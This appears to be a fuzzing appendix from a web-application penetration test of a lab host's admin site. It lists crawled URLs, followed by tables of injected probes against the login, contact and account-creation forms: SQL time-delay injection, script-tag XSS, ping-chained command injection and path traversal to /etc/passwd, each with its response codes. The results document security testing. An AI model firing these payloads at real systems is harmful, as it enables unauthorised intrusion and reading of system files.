http://192.168.1.20/admin/customerTable.php
http://192.168.1.20/admin/DeleteWarehouse.php
http://192.168.1.20/admin/DeleteWarehouse.php?delete=7
http://192.168.1.20/admin/DeleteWarehouse.php?delete=8
http://192.168.1.20/admin/empDelete.php
http://192.168.1.20/admin/empDelete.php?delete=52
http://192.168.1.20/admin/empDelete.php?delete=53
http://192.168.1.20/admin/Employee.php
http://192.168.1.20/admin/EmployeeReport.php

http://192.168.1.20/admin/empViewUpdate.php
http://192.168.1.20/admin/empViewUpdate.php?update=17
http://192.168.1.20/admin/empViewUpdate.php?update=18
http://192.168.1.20/admin/empViewUpdate.php?update=19
http://192.168.1.20/admin/empViewUpdate.php?update=20
http://192.168.1.20/admin/empViewUpdate.php?update=22
http://192.168.1.20/admin/empViewUpdate.php?update=23
http://192.168.1.20/admin/empViewUpdate.php?update=24
http://192.168.1.20/admin/empViewUpdate.php?update=25
http://192.168.1.20/admin/empViewUpdate.php?update=26
http://192.168.1.20/admin/empViewUpdate.php?update=27
http://192.168.1.20/admin/empViewUpdate.php?update=28
http://192.168.1.20/admin/empViewUpdate.php?update=52
http://192.168.1.20/admin/empViewUpdate.php?update=53
http://192.168.1.20/admin/images
http://192.168.1.20/admin/index.php
http://192.168.1.20/admin/js
http://192.168.1.20/admin/js/hideshow.js
http://192.168.1.20/admin/js/jquery-1.5.2.min.js
http://192.168.1.20/admin/js/jquery.equalHeight.js
http://192.168.1.20/admin/js/jquery.tablesorter.min.js
http://192.168.1.20/admin/order.php
http://192.168.1.20/admin/PaymentDelete.php
http://192.168.1.20/admin/PaymentDelete.php?delete=1
http://192.168.1.20/admin/prodDelete.php
http://192.168.1.20/admin/prodDelete.php?delete=1
http://192.168.1.20/admin/prodDelete.php?delete=2
http://192.168.1.20/admin/prodDelete.php?delete=3
http://192.168.1.20/admin/prodDelete.php?delete=4
http://192.168.1.20/admin/prodDelete.php?delete=5
http://192.168.1.20/admin/prodDelete.php?delete=6
http://192.168.1.20/admin/ProductReport.php
http://192.168.1.20/admin/prodViewUpdate.php
http://192.168.1.20/admin/prodViewUpdate.php?update=1
http://192.168.1.20/admin/prodViewUpdate.php?update=2
http://192.168.1.20/admin/prodViewUpdate.php?update=3
http://192.168.1.20/admin/prodViewUpdate.php?update=4
http://192.168.1.20/admin/prodViewUpdate.php?update=5
http://192.168.1.20/admin/prodViewUpdate.php?update=6
http://192.168.1.20/admin/shout.php
http://192.168.1.20/admin/shout.php
http://192.168.1.20/admin/wareViewUpdate.php
http://192.168.1.20/admin/wareViewUpdate.php?update=7
http://192.168.1.20/admin/wareViewUpdate.php?update=8
http://192.168.1.20/contact.php
http://192.168.1.20/css
http://192.168.1.20/customer.php
http://192.168.1.20/employeeValidate.php

http://192.168.1.20/employeeValidate.php
http://192.168.1.20/extras.php
http://192.168.1.20/extras.php?type=terms.php
http://192.168.1.20/icons
http://192.168.1.20/icons/back.gif
http://192.168.1.20/icons/blank.gif
http://192.168.1.20/icons/image2.gif
http://192.168.1.20/images
http://192.168.1.20/index.php
http://192.168.1.20/instructions.php
http://192.168.1.20/js
http://192.168.1.20/js/countries.js
http://192.168.1.20/js/cufon-yui.js
http://192.168.1.20/js/functions.js
http://192.168.1.20/js/jquery-1.6.2.min.js
http://192.168.1.20/js/jquery-1.9.0.min.js
http://192.168.1.20/js/jquery.jcarousel.min.js
http://192.168.1.20/js/main.js
http://192.168.1.20/js/Myriad_Pro_700.font.js
http://192.168.1.20/login.php
http://192.168.1.20/logout.php
http://192.168.1.20/opt
http://192.168.1.20/opt/lampp
http://192.168.1.20/opt/lampp/htdocs
http://192.168.1.20/opt/lampp/htdocs/studentsite
http://192.168.1.20/opt/lampp/htdocs/studentsite/admin
http://192.168.1.20/opt/lampp/htdocs/studentsite/admin/Backup.php
http://192.168.1.20/opt/lampp/htdocs/studentsite/admin/order.php
http://192.168.1.20/opt/lampp/htdocs/studentsite/header2.php
http://192.168.1.20/opt/lampp/htdocs/studentsite/usersession.php
http://192.168.1.20/pictures
http://192.168.1.20/pictures/
http://192.168.1.20/pictures/?C=D;O=A
http://192.168.1.20/pictures/?C=M;O=A
http://192.168.1.20/pictures/?C=N;O=D
http://192.168.1.20/pictures/?C=S;O=A
http://192.168.1.20/pictures/bg.jpg
http://192.168.1.20/pictures/fluffy.jpg
http://192.168.1.20/pictures/rick.jpg
http://192.168.1.20/products.php
http://192.168.1.20/profile.php
http://192.168.1.20/warehouse_1.php
http://192.168.1.20/warehouse_2.php

15.13 FUZZ LOGIN

1	1	-; waitfor delay 0:30:0-1; waitfor delay 0:30:0	400	false	false	464	false
2	1	xsstest >	400	false	false	464	false
3	1	|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30 127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...	400	false	false	464	false
4	1	../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\passwd ..\..\..\..\..\..\..\..\..\..\boot.ini	302	false	false	559	false
5	1	;echo 111111 echo 111111 response.write 111111 :response.write 111111	302	false	false	559	false
6	2	-; waitfor delay 0:30:0-1; waitfor delay 0:30:0	200	false	false	476	false
7	2	xsstest >	200	false	false	476	false
8	2	|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30 127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...	200	false	false	476	false
9	2	../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\passwd ..\..\..\..\..\..\..\..\..\..\boot.ini	200	false	false	476	false
10	2	;echo 111111 echo 111111 response.write 111111 :response.write 111111	200	false	false	476	false
11	3	-; waitfor delay 0:30:0-1; waitfor delay 0:30:0	302	false	false	603	false
12	3	xsstest >	302	false	false	573	false
13	3	|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30 127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...	302	false	false	927	false
14	3	../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\passwd ..\..\..\..\..\..\..\..\..\..\boot.ini	302	false	false	813	false
15	3	;echo 111111 echo 111111 response.write 111111 :response.write 111111	302	false	false	631	false
16	4	-; waitfor delay 0:30:0-1; waitfor delay 0:30:0	302	false	false	501	false
17	4	xsstest >	302	false	false	501	false
18	4	|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30 127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...	302	false	false	501	false
19	4	../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\passwd ..\..\..\..\..\..\..\..\..\..\boot.ini	302	false	false	501	false
20	4	;echo 111111 echo 111111 response.write 111111 :response.write 111111	302	false	false	501	false
21	5	-; waitfor delay 0:30:0-1; waitfor delay 0:30:0	302	false	false	501	false

22	5	xsstest >	302	false	false 501 false
23	5	|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30 127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...	302	false	false 501 false
24	5	../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\passwd ..\..\..\..\..\..\..\..\..\..\boot.ini	302	false	false 501 false
25	5	;echo 111111 echo 111111 response.write 111111 :response.write 111111	302	false	false 501 false

15.14 FUZZ CONTACT

1	1	-; waitfor delay 0:30:0--1; waitfor delay 0:30:0--	400	false	false	1279	true	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
2	1	xsstest >	400	false	false	1279	true	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
3	1	|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30 127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...	400	false	false	1279	true	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
4	1	../../../../../../../../../etc/passwd ../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\..\etc\passwd	404	false	false	1495	true	false	false	false	false	false	false	false	false	true	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false

		..\..\..\..\..\..\..\..\ ..\..\boot.ini																									
5	1	;echo 111111 echo 111111 response.write 111111 :response.write 111111	404	false	false	1495	true	false	false	false	false	false	false	false	false	true	false	false	false	false	false	false	false	false	false	false	false
6	2	-; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0--	400	false	false	464	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
7	2	xsstest >	400	false	false	464	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
8	2	|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30 127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...	400	false	false	464	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
9	2	../../../../../../../../ ../../etc/passwd ../../../../../../../../ ../../boot.ini ..\..\..\..\..\..\..\..\ ..\..\etc\passwd ..\..\..\..\..\..\..\..\ ..\..\boot.ini	302	false	false	446	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
10	2	;echo 111111 echo 111111 response.write 111111 :response.write 111111	302	false	false	446	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false

<table>
<tr><td>11</td><td>3</td><td>-; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0--</td><td>400</td><td>false</td><td>false</td><td>464</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td></tr>
<tr><td>12</td><td>3</td><td>xsstest ></td><td>400</td><td>false</td><td>false</td><td>464</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td></tr>
<tr><td>13</td><td>3</td><td>|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30 127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...</td><td>400</td><td>false</td><td>false</td><td>464</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td></tr>
<tr><td>14</td><td>3</td><td>../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\passwd ..\..\..\..\..\..\..\..\..\..\boot.ini</td><td>302</td><td>false</td><td>false</td><td>446</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td></tr>
<tr><td>15</td><td>3</td><td>;echo 111111 echo 111111 response.write 111111 :response.write 111111</td><td>302</td><td>false</td><td>false</td><td>446</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td></tr>
<tr><td>16</td><td>4</td><td>-; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0--</td><td>500</td><td>false</td><td>false</td><td>870</td><td>true</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td></tr>
<tr><td>17</td><td>4</td><td>xsstest ></td><td>500</td><td>false</td><td>false</td><td>870</td><td>true</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td></tr>
</table>

<table>
<tr><td>18</td><td>4</td><td>|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30 127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...</td><td>200</td><td>false</td><td>false</td><td>584</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td></tr>
<tr><td>19</td><td>4</td><td>../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\passwd ..\..\..\..\..\..\..\..\..\..\boot.ini</td><td>302</td><td>false</td><td>false</td><td>597</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td></tr>
<tr><td>20</td><td>4</td><td>;echo 111111 echo 111111 response.write 111111 :response.write 111111</td><td>302</td><td>false</td><td>false</td><td>507</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td></tr>
<tr><td>21</td><td>5</td><td>-; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0--</td><td>302</td><td>false</td><td>false</td><td>446</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td></tr>
<tr><td>22</td><td>5</td><td>xsstest ></td><td>302</td><td>false</td><td>false</td><td>446</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td></tr>
<tr><td>23</td><td>5</td><td>|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30 127.0.0.1 | & ping i 30</td><td>302</td><td>false</td><td>false</td><td>446</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td><td>false</td></tr>
</table>

		127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...																									
24	5	../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\passwd ..\..\..\..\..\..\..\..\..\..\boot.ini	302	false	false	446	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
25	5	;echo 111111 echo 111111 response.write 111111 :response.write 111111	302	false	false	446	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
26	6	-; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0--	302	false	false	446	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
27	6	xsstest >	302	false	false	446	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
28	6	|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30 127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...	302	false	false	446	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
29	6	../../../../../../../../../../etc/passwd ../../../../../../../../	302	false	false	446	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false

		../../boot.ini ..\..\..\..\..\..\..\..\ ..\..\etc\passwd ..\..\..\..\..\..\..\..\ ..\..\boot.ini																									
30	6	;echo 111111 echo 111111 response.write 111111 :response.write 111111	302	false	false	446	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
31	7	-; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0--	302	false	false	446	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
32	7	xsstest >	302	false	false	446	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
33	7	|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30 127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...	302	false	false	446	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
34	7	../../../../../../../../ ../../etc/passwd ../../../../../../../../ ../../boot.ini ..\..\..\..\..\..\..\..\ ..\..\etc\passwd ..\..\..\..\..\..\..\..\ ..\..\boot.ini	302	false	false	446	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false
35	7	;echo 111111 echo 111111 response.write 111111	302	false	false	446	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false	false

:response.write
111111

15.15 CREATE ACCOUNT FUZZ

1 1 -; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0-- 400 false false 1279
true false false false false false false false false false false false
false false false false false false false false false

2 1 xsstest ><script>alert(xss)</script> 400 false false 1279 true false
false false false false false false false false false false false false
false false false false false false false

3 1 || ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30
127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...
400 false false 1279 true false false false false false false false
false false false false false false false false false false false false
false

4 1
../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\pass
wd ..\..\..\..\..\..\..\..\..\..\boot.ini 404 false false 1497 true false false false
false false false false false true false false false false false false
false false false false false

5 1 ;echo 111111 echo 111111 response.write 111111 :response.write 111111 404
false false 1497 true false false false false false false false false
true false false false false false false false false false false false

6 2 -; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0-- 400 false false 464
false false false false false false false false false false false false
false false false false false false false false false

7 2 xsstest ><script>alert(xss)</script> 400 false false 464 false false
false false false false false false false false false false false false
false false false false false false false

8 2 || ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30
127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...
400 false false 464 false false false false false false false false
false false false false false false false false false false false false
false

9 2
../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\..\etc\pass
wd ..\..\..\..\..\..\..\..\..\..\..\boot.ini 302 false false 403 false false false false
false false false false false false false false false false false false
false false false false false

10 2 ;echo 111111 echo 111111 response.write 111111 :response.write 111111 302
false false 403 false false false false false false false false false
false false false false false false false false false false false false

11 3 -; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0-- 400 false false 464
false false false false false false false false false false false false
false false false false false false false false false

12 3 xsstest ><script>alert(xss)</script> 400 false false 464 false false
false false false false false false false false false false false false
false false false false false false false

13 3 || ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30
127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...
400 false false 464 false false false false false false false false
false false false false false false false false false false false false
false

14 3
../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\..\etc\pass
wd ..\..\..\..\..\..\..\..\..\..\..\boot.ini 302 false false 403 false false false false
false false false false false false false false false false false false
false false false false false

15 3 ;echo 111111 echo 111111 response.write 111111 :response.write 111111 302
false false 403 false false false false false false false false false
false false false false false false false false false false false false

16 4 -; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0-- 302 false false 403
false false false false false false false false false false false false
false false false false false false false false false

17 4 xsstest ><script>alert(xss)</script> 302 false false 403 false false
false false false false false false false false false false false false
false false false false false false false

18 4 || ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30
127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...
302 false false 403 false false false false false false false false
false false false false false false false false false false false false
false

19 4
../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\pass
wd ..\..\..\..\..\..\..\..\..\..\boot.ini 302 false false 403 false false false false
false false false false false false false false false false false false
false false false false false

20 4 ;echo 111111 echo 111111 response.write 111111 :response.write 111111 302
false false 403 false false false false false false false false false
false false false false false false false false false false false false

21 5 -; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0-- 302 false false 403
false false false false false false false false false false false false
false false false false false false false false false

22 5 xsstest ><script>alert(xss)</script> 302 false false 403 false false
false false false false false false false false false false false false
false false false false false false false

23 5 || ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30
127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...
302 false false 403 false false false false false false false false
false false false false false false false false false false false false
false

24 5
../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\pass
wd ..\..\..\..\..\..\..\..\..\..\boot.ini 302 false false 403 false false false false
false false false false false false false false false false false false
false false false false false

25 5 ;echo 111111 echo 111111 response.write 111111 :response.write 111111 302
false false 403 false false false false false false false false false
false false false false false false false false false false false false

26 6 -; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0-- 302 false false 403
false false false false false false false false false false false false
false false false false false false false false false

27 6 xsstest ><script>alert(xss)</script> 302 false false 403 false false
false false false false false false false false false false false false
false false false false false false false

28 6 || ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30
127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...
302 false false 403 false false false false false false false false
false false false false false false false false false false false false
false

29 6
../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\pass
wd ..\..\..\..\..\..\..\..\..\..\boot.ini 302 false false 403 false false false false
false false false false false false false false false false false false
false false false false false

30 6 ;echo 111111 echo 111111 response.write 111111 :response.write 111111 302
false false 403 false false false false false false false false false false
false false false false false false false false false false false false

31 7 -; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0-- 302 false false 403
false false false false false false false false false false false false
false false false false false false false false false

32 7 xsstest ><script>alert(xss)</script> 302 false false 403 false false
false false false false false false false false false false false false
false false false false false false false

33 7 || ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30
127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...
302 false false 403 false false false false false false false false false
false false false false false false false false false false false false
false

34 7
../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\pass
wd ..\..\..\..\..\..\..\..\..\..\boot.ini 302 false false 403 false false false false
false false false false false false false false false false false false
false false false false false

35 7 ;echo 111111 echo 111111 response.write 111111 :response.write 111111 302
false false 403 false false false false false false false false false false
false false false false false false false false false false false false

36 8 -; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0-- 302 false false 403
false false false false false false false false false false false false
false false false false false false false false false

37 8 xsstest ><script>alert(xss)</script> 302 false false 403 false false
false false false false false false false false false false false false
false false false false false false false

38 8 || ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30
127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...
302 false false 403 false false false false false false false false false
false false false false false false false false false false false false
false

39 8
../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\pass
wd ..\..\..\..\..\..\..\..\..\..\boot.ini 302 false false 403 false false false false
false false false false false false false false false false false false
false false false false false

40 8 ;echo 111111 echo 111111 response.write 111111 :response.write 111111 302
false false 403 false false false false false false false false false
false false false false false false false false false false false false

41 9 -; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0-- 302 false false 403
false false false false false false false false false false false false
false false false false false false false false false

42 9 xsstest ><script>alert(xss)</script> 302 false false 403 false false
false false false false false false false false false false false false
false false false false false false false

43 9 || ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30
127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...
302 false false 403 false false false false false false false false
false false false false false false false false false false false false
false

44 9
../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\pass
wd ..\..\..\..\..\..\..\..\..\..\boot.ini 302 false false 403 false false false false
false false false false false false false false false false false false
false false false false false

45 9 ;echo 111111 echo 111111 response.write 111111 :response.write 111111 302
false false 403 false false false false false false false false false
false false false false false false false false false false false false

46 10 -; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0-- 302 false false 403
false false false false false false false false false false false false
false false false false false false false false false

47 10 xsstest ><script>alert(xss)</script> 302 false false 403 false false
false false false false false false false false false false false false
false false false false false false false

48 10 || ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30
127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...
302 false false 403 false false false false false false false false
false false false false false false false false false false false false
false

49 10
../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\pass
wd ..\..\..\..\..\..\..\..\..\..\boot.ini 302 false false 403 false false false false
false false false false false false false false false false false false
false false false false false

50 10 ;echo 111111 echo 111111 response.write 111111 :response.write 111111 302
false false 403 false false false false false false false false false false
false false false false false false false false false false false false

51 11 -; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0-- 302 false false 403
false false false false false false false false false false false false
false false false false false false false false false

52 11 xsstest ><script>alert(xss)</script> 302 false false 403 false false
false false false false false false false false false false false false
false false false false false false false

53 11 || ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 & | ping i 30 127.0.0.1 | | ping n 30
127.0.0.1 | & ping i 30 127.0.0.1 & & ping n 30 127.0.0.1 & ; ping 127.0.0.1 ; %0a ping i 30 127.0.0. ...
302 false false 403 false false false false false false false false false
false false false false false false false false false false false false
false

54 11
../../../../../../../../../../etc/passwd ../../../../../../../../../../boot.ini ..\..\..\..\..\..\..\..\..\..\etc\pass
wd ..\..\..\..\..\..\..\..\..\..\boot.ini 302 false false 403 false false false false
false false false false false false false false false false false false
false false false false false

55 11 ;echo 111111 echo 111111 response.write 111111 :response.write 111111 302
false false 403 false false false false false false false false false false
false false false false false false false false false false false false

56 12 -; waitfor delay 0:30:0-- 1; waitfor delay 0:30:0-- 302 false false 403
false false false false false false false false false false false false
false false false false false false false false false

57 12 xsstest ><script>alert(xss)</script> 302 false false 403 false false
false false false false false false false false false false false false
false false false false false false false

